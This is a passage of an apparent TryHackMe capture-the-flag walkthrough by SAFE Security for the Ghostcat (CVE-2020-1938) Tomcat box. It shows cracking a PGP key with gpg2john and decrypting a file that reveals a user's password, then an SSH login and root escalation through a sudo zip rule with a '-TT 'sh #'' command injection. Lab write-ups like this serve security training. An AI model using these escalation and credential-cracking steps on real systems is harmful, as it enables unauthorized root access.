credential.pgp                                                    100%  394     1.9KB/s   00:00
tryhackme.asc                                                     100% 5144    29.2KB/s   00:00
root@kali:~/Desktop# ls
credential.pgp  Ghostcat-CNVD-2020-10487  rockyou.txt  tryhackme.asc
root@kali:~/Desktop# gpg2john tryhackme.asc > hash

File tryhackme.asc
root@kali:~/Desktop# ls
credential.pgp  Ghostcat-CNVD-2020-10487  hash  rockyou.txt  tryhackme.asc
root@kali:~/Desktop#
```


Exploitation:

So now we have the passphrase to decrypt our gpg file. We will first import the gpg key and then decrypt it. First, use the command and enter the passphrase:

gpg --import ./filename.asc

Then we will use:

gpg --decrypt credfile.gpg




```
root@kali:~/Desktop# gpg --import ./tryhackme.asc
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
```

Passphrase:


Please enter the passphrase to import the OpenPGP secret key:
"tryhackme <stuxnet@tryhackme.com>"
3072-bit DSA key, ID 8F3DA3DEC6707170,
created 2020-03-11.

Password: ●●●●●●●●●●




```
root@kali:~/Desktop# gpg --import ./tryhackme.asc
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 2
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
root@kali:~/Desktop#
```

Exploitation:




```
root@kali:~/Desktop# gpg --import ./tryhackme.asc
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 2
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
root@kali:~/Desktop# gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123jroot@kali:~/Desktop#
```

Now we have found the second user name and user credentials to access the target machine. From here, we will use ssh to login and then escalate the privileges to become root.



```
root@kali:~/Desktop/Ghostcat-CNVD-2020-10487# cd
root@kali:~#
root@kali:~# ssh skyfuck@10.10.44.150
The authenticity of host '10.10.44.150 (10.10.44.150)' can't be established.
ECDSA key fingerprint is SHA256:hNxvmz+AG4q06z8p74FfXZldHr0HJsaa1FBXSoTlnss.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.44.150' (ECDSA) to the list of known hosts.
skyfuck@10.10.44.150's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ whoami
skyfuck
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$ su merlin
Password:
merlin@ubuntu:/home/skyfuck$
```

Exploitation:




```
merlin@ubuntu:~$ sudo su
[sudo] password for merlin:
Sorry, user merlin is not allowed to execute '/bin/su' as root on ubuntu.
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:~$
```

After trying to check for sudo privileges, the second user did not have the permissions and hence we will need to find another way. So we found that the second user does have non-password zip permissions and a simple command can help us gain root access from here.

Becoming Root

So let's enter a command:

sudo /usr/bin/zip mktemp -u /tmp -T -TT 'sh #'



```
merlin@ubuntu:~$ sudo su
[sudo] password for merlin:
Sorry, user merlin is not allowed to execute '/bin/su' as root on ubuntu.
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:~$ sudo /usr/bin/zip mktemp -u /tmp -T -TT 'sh #'
            zip warning: mktemp.zip not found or empty
   adding: tmp/ (stored 0%)
# whoami
root
#
```

So we finally have the root access of our target machine, which we were able to compromise due to a critical vulnerability known as Apache Tomcat CVE 2020-1938.

SAFE
SECURITY

www.safe.security | info@safe.security | +91 11 2632-2632
SAFE SECURITY 2020